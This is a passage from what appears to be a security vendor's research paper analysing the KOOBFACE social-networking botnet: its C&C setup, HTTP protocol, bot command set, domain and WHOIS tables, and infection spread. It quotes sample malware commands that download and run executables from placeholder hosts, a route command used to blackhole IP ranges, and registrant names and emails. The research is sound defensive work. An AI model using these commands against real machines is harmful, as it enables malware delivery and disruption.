Compared with the complex C&C architecture of the Storm, WALEDAC, and DOWNAD botnets, the KOOBFACE C&C infrastructure is very basic. It only consisted of infected nodes and C&C domains that used HTTP as its communication protocol.



Figure 40. *KOOBFACE C&C prior to July 19, 2009*



Figure 41. *Updated KOOBFACE C&C as of July 19, 2009*

This simplistic C&C approach is, of course, very vulnerable to takedowns. After several KOOBFACE C&C takedown attempts initiated by Internet service providers (ISPs) and members of the security industry,[3] the KOOBFACE gang realized the need for a more robust C&C infrastructure. Thus, on July 19, 2009, the KOOBFACE writers implemented a new C&C architecture that involved the use of proxy nodes to provide redundancy and to improve the survivability of their C&C should another takedown be attempted.[4]

A few days after the new KOOBFACE C&C infrastructure was implemented, the botnet was seen inserting a message (see below) for one of the security researchers tracking the malware's domain activities.

```
(2009-07-22 20:24:17)
#We express our high gratitude to Dancho Danchev (http://ddanchev.blogspot.com)
#for the help in bug fixing, researches and documentation for our software.
```

This message run lasted nine days from July 22 to July 30, 2009. Based on this incident, we can safely assume that the KOOBFACE gang has been monitoring blogs, articles, write-ups, and analyses about their handiwork and was probably also keeping tabs on the various solutions deployed to counter the botnet's attacks. Second, these people were thus quick to act and fix their creation's weaknesses, as evidenced by its change in infrastructure. Finally, the botnet's creators were bold enough to send taunting messages to security researchers.

[3] Danchev, Dancho. (July 22, 2009). *Dancho Danchev's Blog—Mind Streams of Information Security Knowledge.* "Koobface—Come Out, Come Out, Wherever You Are." http://ddanchev.blogspot.com/2009/07/KOOBFACE-come-out-come-out-wherever-you.html (Retrieved September 2009).

[4] Baltazar, Jonell. (July 22, 2009). *TrendLabs Malware Blog.* "New KOOBFACE Upgrade Makes It Takedown-Proof." http://blog.trendmicro.com/new-KOOBFACE-upgrade-makes-it-takedown-proof/ (Retrieved September 2009).

C&C COMMUNICATION PROTOCOL

The KOOBFACE C&C and infected nodes communicate with each other through a series of HTTP GET and POST transactions. These transactions contain either C&C commands or data stolen by the malware's components from infected nodes. Most of the transactions are not encrypted or written in plain text. However, in information-stealing transactions, a simple encryption method is utilized.

C&C AVAILABILITY CHECK

Before using a particular C&C, KOOBFACE first checks if it is available for use. A predefined list of C&C domains are embedded within the malware file.

To check if the C&C is available, KOOBFACE issues an HTTP POST request to the file */achcheck.php.*



Figure 42. achcheck.php *transaction packet capture*

The *User-Agent* field in the HTTP request header contains the infected machine's OS, as determined by the KOOBFACE component.

A reply of *ACH_OK* signifies that the C&C domain is available.

FETCH C&C COMMANDS

Once an available KOOBFACE C&C domain is found, an HTTP request to either *first.php* or *gen.php* is issued. This transaction reports the following information to the KOOBFACE C&C (see Figures 43 and 44):

- The infected machine's volume serial number
- What KOOBFACE component is reporting to the C&C
- The version number of the KOOBFACE component
- The social networking site cookies found on the infected machine



Figure 43. *Sample* first.php *transaction*



Figure 44. *Sample* gen.php *transaction*

Depending on the KOOBFACE component connecting to the C&C, the component version, or the social networking site cookies found in the system, the C&C can either instruct its component to:

- Download additional components
- Download updated components
- Perform social networking site propagation



Figure 45. *Sample C&C reply instructing the download of additional components*



Figure 46. *Sample C&C reply instructing social networking site propagation*

INFORMATION THEFT

This transaction reports stolen personal information from the affected user's social networking site profile to the KOOBFACE C&C.

SEND LOGS

This transaction reports back to the KOOBFACE C&C if it was successful in sending out spammed messages.

C&C COMMANDS

C&C commands are commands found in the server's reply to the first.php and gen.php transactions. The commands can be grouped into botnet operation commands and social networking site propagation commands.

Botnet operation commands are commands that are used to keep the botnet running, which include a list of proxies, to download additional components, or to update components to newer versions.

Social networking site propagation commands define what the URL, subject, and body of the KOOBFACE spammed message will be. Examples of these are:

- FBTARGETPERPOST
- TEXT_B, TEXT_C, and TEXT_M
- TITLE_B and TITLE_M
- DOMAIN_B, DOMAIN_C, and DOMAIN_M
- LINK_B, LINK_C, and LINK_M
- FBSHAREURL
- SHARELINK
- RCAPTCHA
- SIMPLEMODE
- RAZLOG
- SI

BLOCKIP

The **BLOCKIP command** will block access to websites hosted in an IP range defined by the C&C. This routes all traffic bound to the blackholed IP address range back to the victim's PC. This IP blocking is done via the following route command:

```
route add -p <IP segment> mask <255.255.0.0 or 255.255.255.0> <victim's host IP> met-
ric 3
```

On July 3, 2007, KOOBFACE bot herders issued the following command to their zombie PCs:

```
[2009-07-03 20:11:25]
BLOCKIP|92.122.0.0
```

In effect, KOOBFACE infected machines on or after this date blocked access to the 92.122.0.0–92.123.255.255 IP range owned by Akamai.

PERMANENTLIST

The **PERMANENTLIST command** tells the KOOBFACE component to parse IP addresses included in the C&C response and write one IP address per line to the text file *%windir%\prxid93ps.dat* (i.e., *c:\windows\prxid93ps.dat*).

```
Note: %windir% is the Windows directory (i.e., c:\Windows or c:\WINNT)
```

UPDATE

The **UPDATE command** tells the KOOBFACE component to download and execute an updated version of the loader component. The file is saved in the Windows directory with the file name *nv_(%d).exe* where *%d* is a randomly generated 10-digit number. The following is a sample command:

```
UPDATE|http://some.octopus.com/1/ld.12.exe
```

The program terminates after executing the updated loader.

WAIT

The sample **WAIT command** below tells the program to wait for five minutes before executing the file.

```
WAIT|5
```

STARTONCE

The KOOBFACE component handles the **STARTONCE command** by checking for an infection marker. If a marker is not found, the component downloads and executes an executable file from a certain URL found after the STARTONCE command (see Figure 52). The executable file is saved as *zodin_%d.exe* in the infected machine's temporary directory where *%d* is a randomly generated 10-digit number. If a marker is found, on the other hand, the component will not do anything else.



Figure 47. *Infection marker derived from the STARTONCE command*

The **infection marker** is a means for the loader to check if it has already downloaded a certain KOOBFACE component or not. It is derived from the last six characters found in the URL argument indicated in the STARTONCE command.

START

The **START command** tells the KOOBFACE component to download and execute the file specified in the URL argument. The file is saved in the Windows directory with the file name *push_(%d)* where *%d* is a randomly generated 10-digit number. The following is a sample START command:

```
START|http://some.domain.com/1/CAPTCHA6.exe
```

STARTONCEIMG

The **STARTONCEIMG command** prompts the KOOBFACE component to check for a certain marker. If it does not find the marker, the loader will download a .JPG file. This file contains an embedded .EXE file, which the loader then extracts and executes. If, however, the marker is found, the loader will not process the URL argument derived from the STARTONCEIMG command.



Figure 48. *Marker derived from the STARTONCEIMG command*

The extracted .EXE file is saved in the Windows directory with the file name *izpic(%d).exe* where *%d* is a randomly generated 10-digit number.

The marker used by the loader component to determine if it has already download a certain URL is stored in the Windows directory. Figure 17 shows a more detailed look on how the marker is created.

In the figure above, note that the set of characters after the URL *http://some.domain.com/1/p223123.jpg* are used as a decryption key in order to extract and to decrypt the embedded .EXE file from the image file downloaded earlier.

STARTIMG

The **STARTIMG command** is very similar to the STARTONCEIMG command, except for the fact that it does not initiate a marker check. It only downloads the image file, extracts the .EXE file from the image file, and executes the .EXE file it extracted. The extracted .EXE file is saved in the Windows directory with the file name *gifchk_(%d)* where *%d* is a randomly generated 10-digit number. The following is a sample STARTIMG command:

```
STARTIMG|http://www.mydomain.com/as12343.jpg|193584730d993dfgdfjkng345
```

The method by which the .EXE file is extracted from the image file is the same as in the STARTONCEIMG command.

EXIT

The **EXIT command** tells the KOOBFACE component to terminate the current process or program.

RESET

Upon receiving the **RESET command,** the KOOBFACE component ignores all the other commands it received and retrieves a new set of commands from the C&C.

BASEDOMAIN

We have not encountered this command yet in the course of conducting our research. It looks like a way for the KOOBFACE loader to add additional C&C domains to its existing hardcoded domains list.

KOOBFACE DOMAINS

C&C DOMAINS

KOOBFACE constantly updates its list of C&C domains. Since the C&C domains are hardcoded on KOOBFACE's components, new C&C domains coincide with new component version releases.

Table 1 below shows a sampling of the KOOBFACE C&C domains, their registrars, and their "owners" based on available *Whois* information.

KOOBFACE C&C	Registrar	Owner According to *whois*
upr15may.com	UK2 GROUP LTD.	Aleksei L Darovskoi (kx05583@gmail.com)
er20090515.com	Directi Internet Solutions	PrivacyProtect.org
uprtrishest.com	Directi Internet Solutions	PrivacyProtect.org
trisem.com	ONLINENIC, INC.	Eferev Konstantin 2009polevandrey@mail.ru+7.8125553468
rd040609-cgpay.net	DOMAINCONTEXT, INC.	PrivacyProtect.org
upr0306.com	REGTIME LTD.	Andrej Polev (bigvillyxxx@gmail.com)
cgpay0406.com	Directi Internet Solutions	Andrei Polev (bigvillyxxx@gmail.com)
upr040609.in	Directi Internet Solutions	Ibragim SH Denisov (zororu@gmail.com)
r-cg100609.com	Directi Internet Solutions	Andrei Polev (zororu@gmail.com)
r-cgpay-15062009.com	Directi Internet Solutions	PrivacyProtect.org
zaebalinax.com	Directi Internet Solutions	Aleksandr Polev (krotreal@gmail.com)
suz11082009.com	ONLINENIC, INC.	darovsky alex (xxmgbtwgdhyv@gmail.com)
pari270809.com	Directi Internet Solutions	Egor Zverev (baoyshzrcwmraq@gmail.com)

Table 3. *Sample KOOBFACE C&C domains based on* Whois *information*

KOOBFACE C&C domains reside in one IP address at a time. Table 2 shows a sampling of the C&C domains and the IP addresses they were hosted on.

KOOBFACE C&C	IP	AS	AS Description
wn20090504.com er20090515.com uprtrishest.com trisem.com rd040609-cgpay.net upr0306.com	119.110.107.137	AS17971	EASTGATE-AP Datacenter Management TM-NET Sdn. Bhd. Cyber Jaya Selangor
r-cgpay-15062009.com	92.38.0.69	AS48974	MFOREX-AS Masterforex Ltd.
umidsummer.com u15jul.com	85.234.141.92	AS29550	EUROCONNEX-AS Blueconnex Networks Ltd.
suz11082009.com xtsd20090815.com rect08242009.com zadnik270809.com pari270809.com	61.235.117.83	AS64603	China Railcom Guangdong Shenzhen Sub-Branch
suz11082009.com capthcabreak.com	203.174.83.74	AS38001	NewMedia Express Pte. Ltd., Singapore Web Hosting Provider

Table 4. *Sample KOOBFACE C&C domains and their IP addresses*



Figure 49. *KOOBFACE C&C timeline*

KOOBFACE POPULATION DISTRIBUTION

Starting with a KOOBFACE-spammed URL, the user's browser is forwarded to a KOOBFACE redirector, which then redirects the user to a Web server hosted on a KOOBFACE-infected machine, which is accessible via its IP address.

Knowing this particular setup, we were able to enumerate a sampling of the population of the KOOBFACE botnet.

As of this writing, we have counted at least 60,000 zombies as part of the KOOBFACE botnet.

Note that in the chart below, "others" refer to the aggregate zombie count of countries with less than 200 zombies each.



Figure 50. *Breakdown of the KOOBFACE population by country*

The United States topped the list of countries, accounting for almost half of the KOOBFACE zombies within its territories, followed by runner-ups sharing small bits of the population ratio. This is probably because the United States is the heaviest user of social media among all English-speaking countries.[5]

KOOBFACE-SPAMMED URLS

Our KOOBFACE monitoring yielded more than 12,000 unique URLs being spammed in various social networking sites. These spammed URLs are hosted on around 1,600 unique domains. A huge majority of the KOOBFACE URLs are sitting on compromised sites.

The compromised sites use different Web platforms (some of which are simple HTML websites) and servers (IIS, Apache) so a compromise via a vulnerable Web application or server is unlikely. We suspect that the compromised sites were infiltrated via their FTP logins. The KOOBFACE perpetrators may have obtained FTP credentials via underground markets.

[5] Universal McCann. (July 2009). *Wave.4.* http://universalmccann.bitecp.com/wave4.pdf (Retrieved September 2009).



Figure 51. *Profile of KOOBFACE-spammed URLs*

It is also very likely that KOOBFACE uses free Web hosting and compromised sites in the URLs it spams to lessen the probability of the URL being tagged as "spam" because the domain of the URL is valid.

HOW SOCIAL NETWORKING SITES RESPOND TO THE KOOBFACE THREAT

All social networking sites are concerned with the security of their sites and user bases. The negative backlash they receive from reports of phishing, scams, harassment, cyber bullying, and stalking are enough to make them feel concerned. KOOBFACE is just icing on the cake.

That said, the biggest social networking and micro-blogging sites—*Facebook, MySpace,* and *Twitter*—are exerting huge efforts to ensure their users' security as well as the information they pass along to other users.

USER EDUCATION

Facebook and *MySpace* are aggressively promoting security awareness to their user bases, adding a special section on security to their *Help* menus as well as creating special accounts for security purposes.

